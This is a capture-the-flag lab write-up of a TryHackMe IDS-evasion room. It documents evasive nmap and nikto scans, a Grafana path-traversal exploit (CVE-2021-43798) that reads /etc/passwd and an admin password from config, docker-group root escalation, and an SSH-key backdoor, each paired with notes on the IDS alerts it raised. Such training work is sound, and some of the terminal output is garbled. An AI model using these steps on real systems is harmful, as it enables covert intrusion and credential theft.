

INTRUSION DETECTION ANALYSIS REPORT

Room : TryHackMe "IDS Evasion" Room

Date : October 18, 2025

Prepared by: Sidhardh D

1: Introduction & Objective

This report documents the process and findings of a security assessment conducted on the TryHackMe "IDS Evasion" challenge. The primary objective was to execute a full system takeover of the designated target machine while simultaneously attempting to evade detection by its deployed security monitoring systems.

1.1 Target of Assessment

- **IP Address:** 10.201.90.183
- **Description:** The target machine hosts the services to be assessed and is monitored by the IDS platforms.

1.2 Monitoring Systems

A key component of this challenge is a web-based dashboard, hosted on the target machine, which provides real-time feedback on the Intrusion Detection System (IDS) alerts generated by the participant's actions. This allows for an interactive assessment of evasion techniques. The environment utilizes two types of IDS:

- **Suricata:** A Network-Based IDS (NIDS) used to monitor and analyze network traffic for malicious patterns.
 - **Wazuh:** A Host-Based IDS (HIDS) used to monitor the target system for suspicious on-host activity.
-

2.0: Initial Setup & Baseline Establishment

The initial phase involved registering the attacker's machine with the CTF dashboard to establish a baseline for the assessment. This registration is crucial for correlating subsequent actions with the generated IDS alerts.

- **Action:** An account was created on the web interface hosted on the target machine at <http://10.201.90.183:8000>.
- **Attacker Username:** sidhusidharth279
- **Initial State:** After successfully authenticating, the dashboard confirmed a **Current Score of 0** with **No Alerts** present from either Wazuh or Suricata. This established a clean baseline before commencing offensive operations.

Register

Create a new account with the system here. Make sure to register the computers that you will use to interact with the CTF. The system uses this information to isolate attacks from different users. So, make sure that this information is correct if you want an accurate score.

If you're using Linux you will be able to retrieve a list of all the IPs associated with your node by running the following commands:

ip a

or:

ifconfig

If your using Windows you can use:

ipconfig

Note that the IPs you register must be the ones associated with the adapter that will be used to interact with the CTF. Otherwise, no IDS alerts will be correctly processed. This IP should already be set as the first identifier.

Username:

sidharth279

Controlled IP Addresses:

10.8.94.236

Register

Access Token

Al7gEm22Y8yLyaXlthJf-tsioy73l1xv0L4P-yei-sdS8gtctBZDqp0JfKxYdHapYs416dKST/Vtsw17LZ71v1BpDow9c4fUApn60K4TnDAFPpsUb8opyYm6cIPZ4w0h76CDLujYs7IKxy4z95U9fD-bl0paompUf

CTFScore

[login](#) [Register](#)

Sign In

Username:

sidhusidharth279

Access Token:

☒ Remember Me

Sign In

Create an Account [here](#)

CTFScore

[Dashboard](#) [Alerts](#) [Logout](#)

Welcome, sidhusidharth279

Current Score:

0

Alert Stats

Number of Alerts: 0
Highest Alert Score: 0
Average Alert Score: 0
Lowest Alert Score: 0

View All Alerts

Most Recent Alerts: Wazuh

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show

10

 entries

Timestamp	Message	Category	Severity	Targeted Asset	Score
No data available in table					

Previous

Next

Most Recent Alerts: Suricata

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

3.0 : Reconnaissance & Enumeration

The objective of this phase was to perform network reconnaissance on the target (10.201.90.183) to identify open ports and services. The investigation also focused on how different scanning techniques are detected by the Network IDS (Suricata).

3.1 Initial Service Scan (High-Noise)

A standard Nmap service version scan was initiated to establish a baseline for service discovery and IDS detection.

- **Action Performed:** A default service scan was executed using the following command:

```
nmap -sV 10.201.90.183
```

- **Observations:** The scan successfully identified four open TCP ports and their associated services:
 - **Port 22/tcp:** OpenSSH 8.2p1 (Ubuntu)
 - **Port 80/tcp:** Apache httpd 2.4.41 (Ubuntu)
 - **Port 3000/tcp:** Grafana httpd
 - **Port 8000/tcp:** Gunicorn
- **IDS Impact:** This aggressive scan was immediately detected by Suricata. The dashboard registered **4 new IDS alerts**, resulting in an initial score of **15.480**. The alerts were likely triggered by Nmap's default User-Agent and its specific service probing methods.

```

$ nmap -sV 10.201.90.183
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-18 05:11 EDT
Nmap scan report for 10.201.90.183
Host is up (0.205 latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
3000/tcp   open  http     Grafana http
8000/tcp   open  http     Gunicorn
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Recent Alerts: Suricata
Nmap done: 1 IP address (1 host up) scanned in 26.85 seconds
```

CTFScore

Dashboard Alerts Logout

Welcome, sidhusidharth279

Current Score:
15.480

Alert Stats

Total Number of Recorded IDS Alerts: 4
Highest Alert Score: 4.27
Average Alert Score: 3.87
Lowest Alert Score: 3
[View All Alerts](#)

Most Recent Alerts: Wazuh

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show 10 entries

Timestamp	Message	Category	Severity	Targeted Asset	Score
No data available in table					

[Previous](#)[Next](#)

Most Recent Alerts: Suricata

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

3.2 Evasion Attempt 1: User-Agent Spoofing

To test a basic NIDS evasion technique, the same service scan was repeated, but with a modified HTTP User-Agent to masquerade the traffic as a standard web browser.

- **Action Performed:**

```
nmap -sV --script-args http.useragent="Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.8.1.0) Gecko/20071103 BonEcho/2.0.0.0" 10.201.90.183
```

- **Observations:** The port and service results were identical to the initial scan.
- **IDS Impact:** While this technique can bypass simple User-Agent filtering, the aggressive nature of Nmap's service probes and script scans still generated a significant number of alerts. As more aggressive scans (like `--script=vuln`) were performed, the

total alert count increased to 24, with the score rising to **90.160**. This demonstrates that spoofing a single attribute is insufficient to evade a properly configured IDS during comprehensive scanning.

```

$ nmap -sV --script-args http.useragent="Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.3.5) Gecko/20071103 Firefox/2.0.0.9" 10.201.90.183
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-18 06:20 EDT
Nmap scan report for 10.201.90.183
Host is up (0.27s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
3000/tcp  open  http     Grafana http
8000/tcp  open  http     Gunicorn
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Recent Alerts: Suricata
Nmap done: 1 IP address (1 host up) scanned in 20.41 seconds

```

CTFScore

Dashboard Alerts Logout

Welcome, sidhusidharth279

Current Score:
90.160

Alert Stats

Total Number of Recorded IDS Alerts: 24
Highest Alert Score: 5.33
Average Alert Score: 3.76
Lowest Alert Score: 3

View All Alerts

Most Recent Alerts: Wazuh

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show 10 entries

Timestamp	Message	Category	Severity	Targeted Asset	Score
No data available in table					

Previous

Next

Most Recent Alerts: Suricata

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

3.3 Evasion Attempt 2: Stealth (SYN) Scan

A TCP SYN scan (or "stealth scan") was conducted to determine open ports in a less intrusive manner, without completing the full TCP three-way handshake.

- Action Performed:**

```
nmap -sS 10.201.90.183
```
- Observations:** The scan correctly identified the same four open ports (22, 80, 3000, 8000). However, as is characteristic of a SYN scan, it did not return any service version information.
- IDS Impact:** This method is designed to be less "noisy" on the network. The expected result is a significant reduction in IDS alerts compared to a full service scan, highlighting the trade-off between stealth and the level of detail obtained during reconnaissance.

```

$ nmap -sS 10.201.90.183
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-18 06:28 EDT
Nmap scan report for 10.201.90.183
Host is up (0.38s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3000/tcp  open  ppp
8000/tcp  open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 81.56 seconds

```

Welcome, sidhusidharth279

Current Score:

108.850

Alert Stats

Total Number of Recorded IDS Alerts: 31
Highest Alert Score: 5.33
Average Alert Score: 3.51
Lowest Alert Score: 3

[View All Alerts](#)

Most Recent Alerts: Wazuh

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show 10 entries

Search:

Timestamp	Message	Category	Severity	Targeted Asset	Score
No data available in table					

[Previous](#)[Next](#)

Most Recent Alerts: Suricata

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

4.0: Web Service Vulnerability Analysis

Following network reconnaissance, a focused vulnerability analysis was performed on the identified web services using the Nikto scanner. The goal was to enumerate potential weaknesses while observing the IDS response to different scanning strategies.

4.1 Targeted Web Scan

A targeted scan was performed against the Grafana service on port 3000, tuned to search for specific vulnerability types.

- **Action Performed:** The Nikto command was focused only on port 3000 and was configured to test for interesting files, misconfigurations, and information disclosure (-T 123).

```
nikto -p 3000 -T 123 -h 10.201.90.183
```

- **Observations:** The scan confirmed the presence of the Grafana service and provided specific details that helped narrow the focus for potential exploitation.
- **IDS Impact:** This tuned scan was detected by the monitoring systems, which generated alerts on the dashboard.

4.2 Targeted Scan with Evasion Techniques

A second scan was conducted against the same target, this time incorporating specific evasion flags to test their effectiveness against the IDS.

- **Action Performed:** The Nikto command included flags to spoof a specific User-Agent and to apply evasion techniques (-e 1 7), which correspond to random URL encoding and random URL casing.

```
nikto -p 3000 -T 1 2 3 -useragent "Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.8.1.0) Gecko/20071103 BonEcho/2.0.0.0" -e 1 7 -h 10.201.90.183
```

- **Observations:** The information gathered was similar to the previous scan. This test was designed to evaluate how modern IDS systems respond to common, but potentially noisy, evasion tactics.
- **IDS Impact:** This scan also generated IDS alerts. As noted in the exercise documentation, techniques like random encoding can sometimes make traffic more suspicious to a well-configured IDS, demonstrating that not all evasion attempts are successful.

```

$ nikto -p 3000 -h 10.201.90.183
- Nikto v2.5.0

+ Target IP: 10.201.90.183
+ Target Hostname: 10.201.90.183
+ Target Port: 3000
+ Start Time: 2025-10-18 06:39:57 (GMT-4)

+ Server: No banner retrieved
+ Root page / redirects to: /login
+ No CGI Directories found (use "-C all" to force check all possible dirs)
+ /robots.txt: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use "-C all" to force check all possible dirs)

zsh: suspended nikto -p 3000 -h 10.201.90.183

(kali@kali) ~/Downloads
$ nikto -p 3000 -i 1 2 3 -useragent "Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.8.1.9) Gecko/20071103 BonEcho/2.0.0.9" -e 1 7 -h 10.201.90.183
- Nikto v2.5.0

+ Target IP: 10.201.90.183
+ Target Hostname: 10.201.90.183
+ Target Port: 3000
+ Using Encoding: Random URI encoding (non-UTF8)
+ Start Time: 2025-10-18 06:44:19 (GMT-4)

+ Server: No banner retrieved
+ Root page / redirects to: /login
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use "-C all" to force check all possible dirs)

```

CTFScore
Dashboard Alerts Logout

Welcome, sidhusidharth279
Current Score:
175.590

Alert Stats
Total Number of Recorded IDS Alerts: 55
Highest Alert Score: 5.33
Average Alert Score: 3.19
Lowest Alert Score: 3
[View All Alerts](#)

Most Recent Alerts: Wazuh
Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.
Show 10 entries

Timestamp	Message	Category	Severity	Targeted Asset	Score
No data available in table					

Previous

Next

Most Recent Alerts: Suricata
Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.


5.0: Open Source Intelligence (OSINT) & Exploit Identification

After identifying the key services through active scanning, the methodology shifted to Open Source Intelligence (OSINT). Unlike active scanning (nmap, nikto), which is analogous to "active sonar" that can be easily detected, OSINT is a form of "passive sonar." It involves gathering information from publicly available sources without directly probing the target, making it effectively invisible to Intrusion Detection Systems.

- **Action Performed:** Based on the knowledge that the target was running a Grafana instance on port 3000, a manual search was conducted using public sources (like search engines and GitHub) for known vulnerabilities affecting this software.
- **Key Finding:** The research successfully identified a critical vulnerability: **CVE-2021-43798**. This is a well-documented unauthorized arbitrary file reading vulnerability

affecting certain versions of Grafana. A public GitHub repository was found containing information and proof-of-concept code for this specific CVE.

- **IDS Impact:** As OSINT does not involve any interaction with the target machine, **no IDS alerts were generated** during this phase. This demonstrates the power of passive reconnaissance in silently identifying a viable attack vector.



6.0: Exploitation & Credential Harvesting

This phase details the active exploitation of the **CVE-2021-43798** vulnerability. The objective was to acquire the necessary tool, confirm the vulnerability by reading a system file, and then extract high-value credentials from the target while analyzing the IDS response.

6.1 Exploit Execution and Confirmation

The exploitation was carried out in a multi-step process, starting with downloading the script and culminating in credential extraction.

- **Action 1: Exploit Acquisition:** A publicly available Python script for the Grafana directory traversal vulnerability was downloaded from GitHub.

```
Wget
https://raw.githubusercontent.com/Jrool1053/GrafanaDirInclusion/master
/src/exploit.py

$ wget https://raw.githubusercontent.com/Jrool1053/GrafanaDirInclusion/master/src/exploit.py
--2025-10-18 07:00:26-- https://raw.githubusercontent.com/Jrool1053/GrafanaDirInclusion/master/src/exploit.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.111.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4726 (4.6K) [text/plain]
Saving to: 'exploit.py'

exploit.py
2025-10-18 07:00:37 (288 KB/s) - 'exploit.py' saved [4726/4726]
```

- **Action 2: Setting Permissions:** The downloaded script was made executable to allow it to be run from the command line.

```
chmod +x exploit.py
```

- **Action 3: Vulnerability Confirmation:** The exploit was first used to read the `/etc/passwd` file. This action serves as a proof-of-concept to confirm that the arbitrary file read vulnerability is present and exploitable.

```
python3 exploit.py -u 10.201.90.183 -p 3000 -f /etc/passwd
```

The command successfully returned the contents of the file, confirming the vulnerability.

```
(kali@kali) ~/Downloads
$ chmod +x exploit.py

(kali@kali) ~/Downloads
$ python3 exploit.py -u 10.201.90.183 -p 3000 -f /etc/passwd
Connecting To Server
Sending Request to http://10.201.90.183:3000/public/plugins/histogram/../../../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:12:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:mailing list:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
system-timesync:x:101:101:system Time Synchronization,::/run/systemd:/usr/sbin/nologin
system-networkd:x:102:102:system Network Management,::/run/systemd:/usr/sbin/nologin
system-resolved:x:103:103:system Resolver,::/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
syslog:x:105:106:/home/syslog:/usr/sbin/nologin
ossec:x:106:108:/var/ossec:/usr/sbin/nologin
grafana:x:107:109:/usr/share/grafana:/bin/false
```

- **Action 4: Harvesting Credentials:** With the vulnerability confirmed, the exploit was run a second time, targeting the Grafana configuration file to find the administrator password.

```
python3 exploit.py -u 10.201.90.183 -p 3000 /etc/grafana/grafana.ini | grep -i "password"
```

- **Outcome:** The final command successfully read the configuration file and filtered the output to reveal the **admin password**. This provided direct administrative credentials for the Grafana service.

```
$ python3 exploit.py -u 10.201.90.183 -p 3000 -f /etc/grafana/grafana.ini | grep -i "password"
# You can configure the database connection by specifying type, host, name, user and password
# If the password contains # or ; you have to wrap it with triple quotes. Ex: ""password""
:password =
# default admin password, can be changed before first start of grafana, or in profile settings
admin_password = graphingtheworld32
:password_hint = password
# If the password contains # or ; you have to wrap it with triple quotes. Ex: ""password""
:password =
; basic_auth_password =
:password =
```

6.2 IDS Evasion Analysis

A crucial part of this phase was to analyze the response of the security monitoring systems to the direct attack.

- **IDS Impact:** A review of the dashboard after executing the exploit commands showed that the Host-based IDS (Wazuh) did not generate any alerts. However, the Network IDS (Suricata) generated a single, high-severity alert: GPL LFI attempt in URI.
- **Analysis:** This is a critical finding. The NIDS successfully identified a pattern consistent with a Local File Inclusion (LFI) attempt within the URL, triggering a specific rule. However, despite this detection, the exploit was not blocked and succeeded in extracting the data. This demonstrates a scenario where an IDS works in a *detective* capacity rather than a *preventive* one. The security team would be alerted to

the attack, but without an Intrusion *Prevention* System (IPS) in place, the alert alone did not stop the breach.

CTFScore
Dashboard Alerts Logout

Welcome, sidhusidharth279
Current Score:
179.860

Alert Stats
Total Number of Recorded IDS Alerts: 56
Highest Alert Score: 5.33
Average Alert Score: 3.21
Lowest Alert Score: 3
[View All Alerts](#)

Most Recent Alerts: Wazuh
Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.
Show 10 entries Search:

Timestamp	Message	Category	Severity	Targeted Asset	Score
No data available in table					

PreviousNext

Most Recent Alerts: Suricata
Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

7.0: Host-Based IDS (HIDS) Analysis

This phase of the assessment focused on the capabilities of a Host-based IDS (HIDS) like Wazuh. Unlike a NIDS, which analyzes network traffic, a HIDS monitors on-host activities like log file entries and system events. Two different scans were performed to demonstrate how the HIDS responds to varying levels of aggression.

7.1 Standard Service Scan

First, a standard Nmap service scan was run. This is a common reconnaissance technique but is less aggressive than a full vulnerability scan.

- **Action Performed:** A service version (`-sV`) scan was executed against the target.

```
nmap -sV 10.201.90.183
```

- **Outcome & IDS Impact:** The scan successfully enumerated the open ports. On the IDS dashboard, this activity triggered a specific alert from Wazuh: Rule: 5710 - SSH insecure connection attempt (scan).
- **Analysis:** This finding is key. The HIDS was not triggered by the web traffic, but it was monitoring the SSH authentication logs (`auth.log`). When Nmap probed the SSH port (22) to determine its version, the SSH service logged an insecure or failed connection attempt. Wazuh read this log entry and correctly identified it as a potential scan. This shows the power of HIDS in monitoring specific service logs for signs of intrusion.

7.2 Aggressive Vulnerability Scan

Next, a highly aggressive Nmap vulnerability scan was launched to generate a large amount of "noise" on the host.

- **Action Performed:** An Nmap scan utilizing all default vulnerability detection scripts (`--script=vuln`) was executed.

```
nmap --script=vuln 10.201.90.183
```

- **Outcome & IDS Impact:** This action generated a massive flood of alerts on the IDS dashboard, almost exclusively from Wazuh. The dashboard showed hundreds of alerts with the message: Web server 400 error code.
- **Analysis:** This demonstrates a different HIDS capability. The Nmap scripts generated thousands of invalid requests to the web server on port 80. The Apache server logged each of these as a "400 Bad Request" error in its error log. Wazuh, monitoring this log file, detected the sudden flood of error entries and correctly identified it as an aggressive web scanning attack. This highlights how HIDS provides a critical layer of defense by analyzing the *consequences* of network traffic on the host machine itself.

```
kali@kali: ~/Downloads
$ nmap -sV 10.201.90.183
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-18 07:14 EDT
zsh: suspended nmap -sV 10.201.90.183
kali@kali: ~/Downloads
$ nmap --script=vuln 10.201.90.183
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-18 07:16 EDT
Stats: 0:03:03 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.74% done; ETC: 07:21 (0:00:01 remaining)
```

Welcome, sidhusidharth279

Current Score:
1053.520

Alert Stats

Total Number of Recorded IDS Alerts: 280
Highest Alert Score: 5.33
Average Alert Score: 3.76
Lowest Alert Score: 3
[View All Alerts](#)

Most Recent Alerts: Wazuh

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show 10 entries

Search:

Timestamp	Message	Category	Severity	Targeted Asset	Score
Sat, 18 Oct 2025 11:18:47 GMT	Web server 400 error code.	web	5	apachesite	2.67
Sat, 18 Oct 2025 11:18:47 GMT	Web server 400 error code.	web	5	apachesite	2.67
Sat, 18 Oct 2025 11:18:47 GMT	Web server 400 error code.	web	5	apachesite	2.67
Sat, 18 Oct 2025 11:18:47 GMT	Web server 400 error code.	web	5	apachesite	2.67
Sat, 18 Oct 2025 11:18:47 GMT	Web server 400 error code.	web	5	apachesite	2.67
Sat, 18 Oct 2025 11:18:47 GMT	Web server 400 error code.	web	5	apachesite	2.67
Sat, 18 Oct 2025 11:18:47 GMT	Web server 400 error code.	web	5	apachesite	2.67
Sat, 18 Oct 2025 11:18:47 GMT	Web server 400 error code.	web	5	apachesite	2.67
Sat, 18 Oct 2025 11:18:47 GMT	Web server 400 error code.	web	5	apachesite	2.67
Sat, 18 Oct 2025 11:18:47 GMT	Web server 400 error code.	web	5	apachesite	2.67

8.0: Post-Exploitation, Privilege Escalation & Objective Completion

With a shell as `grafana-admin`, the final phase of the assessment was to escalate privileges to root and capture the flag, demonstrating the capabilities of host-based security monitoring.

8.1 On-Host Enumeration & Privilege Escalation


- **Actions:** On-host enumeration using `cat /etc/group` and an enumeration script (`pe.sh`) identified that the user was in the **docker** group. This was exploited to gain a root shell.

```
./pe.sh
```

```
docker run -it --entrypoint=/bin/bash -v /:/mnt/
ghcr.io/jrool053/ctfscorapache:master
sudo -l
```

- **Outcome:** A root shell was successfully obtained. The execution of `./pe.sh` generated a massive flood of IDS alerts as the host-based monitor detected its suspicious enumeration activity.

[illegible][illegible]



CTFScore

Dashboard Alerts Logout

Welcome, sidhusidharth279

Current Score:
1370.660

Alert Stats
Total Number of Recorded IDS Alerts: 340
Highest Alert Score: 5.33
Average Alert Score: 4.03
Lowest Alert Score: 3
[View All Alerts](#)

Most Recent Alerts: Wazuh
Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.
Show 10 entries

Timestamp	Message	Category	Severity	Targeted Asset	Score
Sat, 18 Oct 2025 11:18:47 GMT	Web server 400 error code.	web	5	apachesite	2.67
Sat, 18 Oct 2025 11:18:47 GMT	Web server 400 error code.	web	5	apachesite	2.67
Sat, 18 Oct 2025 11:18:47 GMT	Web server 400 error code.	web	5	apachesite	2.67
Sat, 18 Oct 2025 11:18:47 GMT	Web server 400 error code.	web	5	apachesite	2.67
Sat, 18 Oct 2025 11:18:47 GMT	Web server 400 error code.	web	5	apachesite	2.67
Sat, 18 Oct 2025 11:18:47 GMT	Web server 400 error code.	web	5	apachesite	2.67

```
grafana-admin@reversegear:~$ docker run --it --entrypoint=/bin/bash --v /mnt/:ghcr.io/jroo1053/ctfscoreapache:master
root@32fd366107a6:/# sudo -l
Matching Defaults entries for root on 32fd366107a6:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User root may run the following commands on 32fd366107a6:
  (Alt + Alt) ALL
root@32fd366107a6:/#
```

8.2 Objective Completion: Flag Capture

With root access to the host machine's filesystem, the final objective was to locate and retrieve the flag.

- Action:** From within the privileged Docker container, the host's root directory was accessed, and the flag file was read.

```
cd /mnt/root/
cat root.txt
```

- Outcome:** The final flag was successfully captured, which read:
{SNEAK_ATTACK_CRITICAL}

```
root@32fd366107a6:/# cd /mnt/root/
root@32fd366107a6:/mnt/root# ls
root.txt  snap
root@32fd366107a6:/mnt/root# cat root.txt
{SNEAK_ATTACK_CRITICAL}root@32fd366107a6:/mnt/root# cd /root
```

9.0: Establishing Persistence & Completing Objectives

After achieving full system control, the final objective was to establish a persistent backdoor. This ensures that root access to the compromised host can be maintained, completing the final stage of the attack.

9.1 SSH Key Generation and Placement

- **Action 1 (Main Shell):** An SSH key pair was generated on the main machine.

```
ssh-keygen
cat ssh.pub
```

```
root@kali: /home/kali/Downloads
# ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519): /home/kali/Downloads/ssh1
Enter passphrase for "/home/kali/Downloads/ssh1" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/Downloads/ssh1
Your public key has been saved in /home/kali/Downloads/ssh1.pub
The key fingerprint is:
SHA256:2M/NiWlwEMLKwrgW04wTV9Kwcc2X/dwe8tKwagBxii root@kali
The key's randomart image is:
--[ED25519 256]--+
|BX==+ + +|
|E+==+ + +|
|o+o. o = + +|
|.. o = + +|
|... . 5 + +|
| + + +|
| + o|
|-----[SHA256]-----
root@kali: /home/kali/Downloads
# cat ssh.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGwMjpT5jsbluM/351FOUKF8dMfIp335VKaOzHln kali@kali
```

- **Action 2 (Target Shell):** From the root shell on the target, a `.ssh` directory was created in the root user's home directory. The public key generated on the main machine was then added to the `authorized_keys` file.

```
cd /mnt/root/
mkdir .ssh
echo "ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIGwMjpT5jsbluM/351FOUKF8dMfIp335VKaOzHln
kali@kali" >> authorized_keys
chmod 600 authorized_keys
```

```
root@32fd366107a6:~# mkdir .ssh
root@32fd366107a6:~# ls
root@32fd366107a6:~# echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGwMjpT5jsbluM/351FOUKF8dMfIp335VKaOzHln kali@kali" > authorized_keys
root@32fd366107a6:~# chmod 600 authorized_keys
bash: chmod: command not found
root@32fd366107a6:~# chmod 600 authorized_keys
root@32fd366107a6:~#
32fd366107a6 fe00::0 ff02::1 ip6-allnodes ip6-localhost ip6-loopback localhost
::1 ff00::0 ff02::2 ip6-allrouters ip6-localnet ip6-mcastprefix
root@32fd366107a6:~# pwd
/root
root@32fd366107a6:~# ls
authorized_keys
root@32fd366107a6:~# cd /mnt/root/.ssh
root@32fd366107a6:/mnt/root/.ssh# ls
authorized_keys
